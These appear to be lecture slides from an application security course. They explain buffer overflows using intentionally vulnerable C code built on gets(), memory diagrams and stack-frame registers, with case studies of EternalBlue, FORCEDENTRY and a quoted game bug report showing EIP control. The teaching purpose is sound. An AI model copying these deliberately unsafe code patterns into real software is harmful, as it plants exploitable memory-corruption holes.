
Case study: EternalBlue

May 12, 2017: The ransomware itself is analyzed, and a hard-coded “kill switch” URL is discovered

Application Basics

Case study: EternalBlue

Beyond 2017: More binary analysis allows researchers to recover the decryption keys and recover lost files



https://github.com/gentilkiwi/wanakiwi

Recap

- **Debugger**: A program that can read binary instructions and memory
- **Decompiler**: A program that attempts to turn compiled binaries back into source code

Questions?

Application Security

Q: What kind of bug allows complete device takeover?

Application Security

Q: What kind of bug allows complete device takeover?

A: Buffer overflows!

Buffer Overflows

Buffer overflows: Modifying program behavior by writing outside an intended region of memory

```
int create_user() {
    bool is_admin = false;
    short age = 30;
    char name[20];

    printf("Enter your username:");
    gets(name);

    users.push_back(User(is_admin, age, name));
}
```

Buffer Overflows

Memory state before input

```
int create_user() {
    bool is_admin = false;
    short age = 30;
    char name[20];

    printf("Enter your username:");
    gets(name);

    users.push_back(User(is_admin, age, name));
}
```

?	?	?	?	?	0x1E
0x00	0x00	0x1D	?	?	0x19
?	?	?	?	?	0x14
?	?	?	?	?	0x0F
?	?	?	?	?	0x0A
?	?	?	?	?	0x05
?	?	?	?	?	0x00

is_admin

age

name

Buffer Overflows

Input: "Alex"

```
int create_user() {
    bool is_admin = false;
    short age = 30;
    char name[20];

    printf("Enter your username:");
    gets(name);

    users.push_back(User(is_admin, age, name));
}
```

?	?	?	?	?	0x1E
0x00	0x00	0x1D	?	?	0x19
?	?	?	?	?	0x14
?	?	?	?	?	0x0F
?	?	?	?	?	0x0A
0x00	0x78	0x65	0x6C	0x41	0x05
?	?	?	?	?	0x00

is_admin

age

name

Buffer Overflows

Input: "AAAAAAlex"

```
int create_user() {
    bool is_admin = false;
    short age = 30;
    char name[20];

    printf("Enter your username:");
    gets(name);

    users.push_back(User(is_admin, age, name));
}
```

?	?	?	?	?	0x1E
0x00	0x00	0x1D	?	?	0x19
?	?	?	?	?	0x14
?	?	?	?	?	0x0F
0x00	0x78	0x65	0x6C	0x41	0x0A
0x41	0x41	0x41	0x41	0x41	0x05
?	?	?	?	?	0x00

is_admin

age

name

Buffer Overflows

Input: "AAAAAAAAAAAAAAAAAAAAAlex"

```
int create_user() {
    bool is_admin = false;
    short age = 30;
    char name[20];

    printf("Enter your username:");
    gets(name);

    users.push_back(User(is_admin, age, name));
}
```

?	?	?	?	0x00	0x1E
0x78	0x65	0x6C	0x41	0x41	0x19
0x41	0x41	0x41	0x41	0x41	0x14
0x41	0x41	0x41	0x41	0x41	0x0F
0x41	0x41	0x41	0x41	0x41	0x0A
0x41	0x41	0x41	0x41	0x41	0x05
?	?	?	?	?	0x00

is_admin
age
name

Buffer Overflows

Result: We can overwrite important variables to affect memory!

```
int create_user() {
    bool is_admin = false;
    short age = 30;
    char name[20];

    printf("Enter your username:");
    gets(name);

    users.push_back(User(is_admin, age, name));
}
```

?	?	?	?	0x00	0x1E
0x78	0x65	0x6C	0x41	0x41	0x19
0x41	0x41	0x41	0x41	0x41	0x14
0x41	0x41	0x41	0x41	0x41	0x0F
0x41	0x41	0x41	0x41	0x41	0x0A
0x41	0x41	0x41	0x41	0x41	0x05
?	?	?	?	?	0x00

is_admin

age

name

Buffer Overflows

Attack chain:

1. Program asks for user input
2. Input overflows buffer, overwrites program memory
3. Program acts differently in some way

Buffer Overflows

Q: Is this still a problem, now that many languages do not use buffers (e.g. JavaScript, Python, etc)?

Buffer Overflows

Q: Is this still a problem, now that many languages do not use buffers (e.g. JavaScript, Python, etc)?

A: Many things are still C/C++... including those interpreted languages!

Buffer Overflows

Q: Is this still a problem, now that many languages do not use buffers (e.g. JavaScript, Python, etc)?

A: Many things are still C/C++... including those interpreted languages!

- Operating systems
- Browsers
- Games
- etc…

Recent examples

Mar 26, 2022, 03:21am EDT | 2,431,648 views

Google Issues Emergency Security Update For 3.2 Billion Chrome Users—Attacks Underway

Davey Winder Senior Contributor ⓘ

Cybersecurity

Co-founder, Straight Talking Cyber

Follow

Recent examples

261 #542180 **Malformed NAV file leads to buffer overflow and code execution in Left4Dead2.exe** Share:

TIMELINE

hunterstanton submitted a report to Valve. Apr 18th (3 years ago)

Summary

In the parsing routines of NAV files (which contain the navigation mesh used by the AI for survivor bots, zombies, and the AI director spawning system) a buffer overflow exists which can be used to control the EIP register and takeover code execution.

Proof-of-Concept

1. Download the attached c1m1_hotel.nav
2. Place it in your `<steamapps>` */Left 4 Dead 2/left4dead2/maps/* directory
3. Start up Left4Dead 2 and attach a debugger
4. Enter "map c1m1_hotel" into the developer console
5. Observe that EIP becomes 0x41414102, indicating that a buffer overflow has occurred and code execution is possible

Case study:


FORCEDENTRY (2021)

FORCEDENTRY

- Zero-click iOS exploit, similar to EternalBlue
- Device is compromised with no user input required

FORCEDENTRY


A buffer overflow allows arbitrary memory access…




https://googleprojectzero.blogspot.com/2021/12/a-deep-dive-into-nso-zero-click.html

FORCEDENTRY

However, the only input allowed basic bitwise operations on pixels!






https://googleprojectzero.blogspot.com/2021/12/a-deep-dive-into-nso-zero-click.html


FORCEDENTRY

Easy, just build a CPU from scratch!



https://en.wikipedia.org/wiki/74181

FORCEDENTRY



https://xkcd.com/2556/

Recap

Recap:

- **Buffer Overflows**: Using excess input to overwrite important memory locations
  - Relies on usage of fixed-size buffers
  - Can result in a complete takeover of a device

Questions?

Application Security: Day 2

Patch Notes

- **Quiz 8**: Posted Tuesday evening

Patch Notes

- **Quiz 8**: Posted Tuesday evening
- **Lab 3**: Mistakenly hid verbose server errors: those will be made visible in a day or so

Patch Notes

- **Quiz 8**: Posted Tuesday evening
- **Lab 3**: Mistakenly hid verbose server errors: those will be made visible in a day or so
- **Office hours**: Reach out to schedule in-person hours over Slack if you would prefer

Buffer Overflows

Picking up where we left off: We can overrun a buffer to overwrite important memory

```
int create_user() {
    bool is_admin = false;
    short age = 30;
    char name[20];

    printf("Enter your username:");
    gets(name);

    users.push_back(User(is_admin, age, name));
}
```

?	?	?	?	0x00	0x1E
0x78	0x65	0x6C	0x41	0x41	0x19
0x41	0x41	0x41	0x41	0x41	0x14
0x41	0x41	0x41	0x41	0x41	0x0F
0x41	0x41	0x41	0x41	0x41	0x0A
0x41	0x41	0x41	0x41	0x41	0x05
?	?	?	?	?	0x00

is_admin

age

name

Buffer Overflows

Functions that can overwrite buffer memory:


- **`gets(buf)`**
  - *Writes any amount of user input to buf*
- **`strcpy(str1, str2)`**
  - *Copies any length of str1 to str2*
- **`strcat(str1, str2)`**
  - *Concatenates any length of str2 to str1*

Buffer Overflows

Memory Layout:

- Each function is stored in a separate **stack frame**

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```




Buffer Overflows

Memory Layout:

- Each function is stored in a separate **stack frame**

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```




Buffer Overflows

Memory Layout:

- Each function is stored in a separate **stack frame**

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```




Buffer Overflows

Memory Layout:

- Each function is stored in a separate **stack frame**

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```




Buffer Overflows

Memory Layout:

- Each function is stored in a separate **stack frame**

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```




Buffer Overflows

Memory Layout:

- Each function is stored in a separate **stack frame**


```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```



Buffer Overflows

Important registers:

- **EIP**: Current instruction
- **EBP**: Top of current frame
- **ESP**: Bottom of stack




EIP

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    // Stuff
}
```

Buffer Overflows

Important registers:

- **EIP**: Current instruction
- **EBP**: Top of current frame
- **ESP**: Bottom of stack



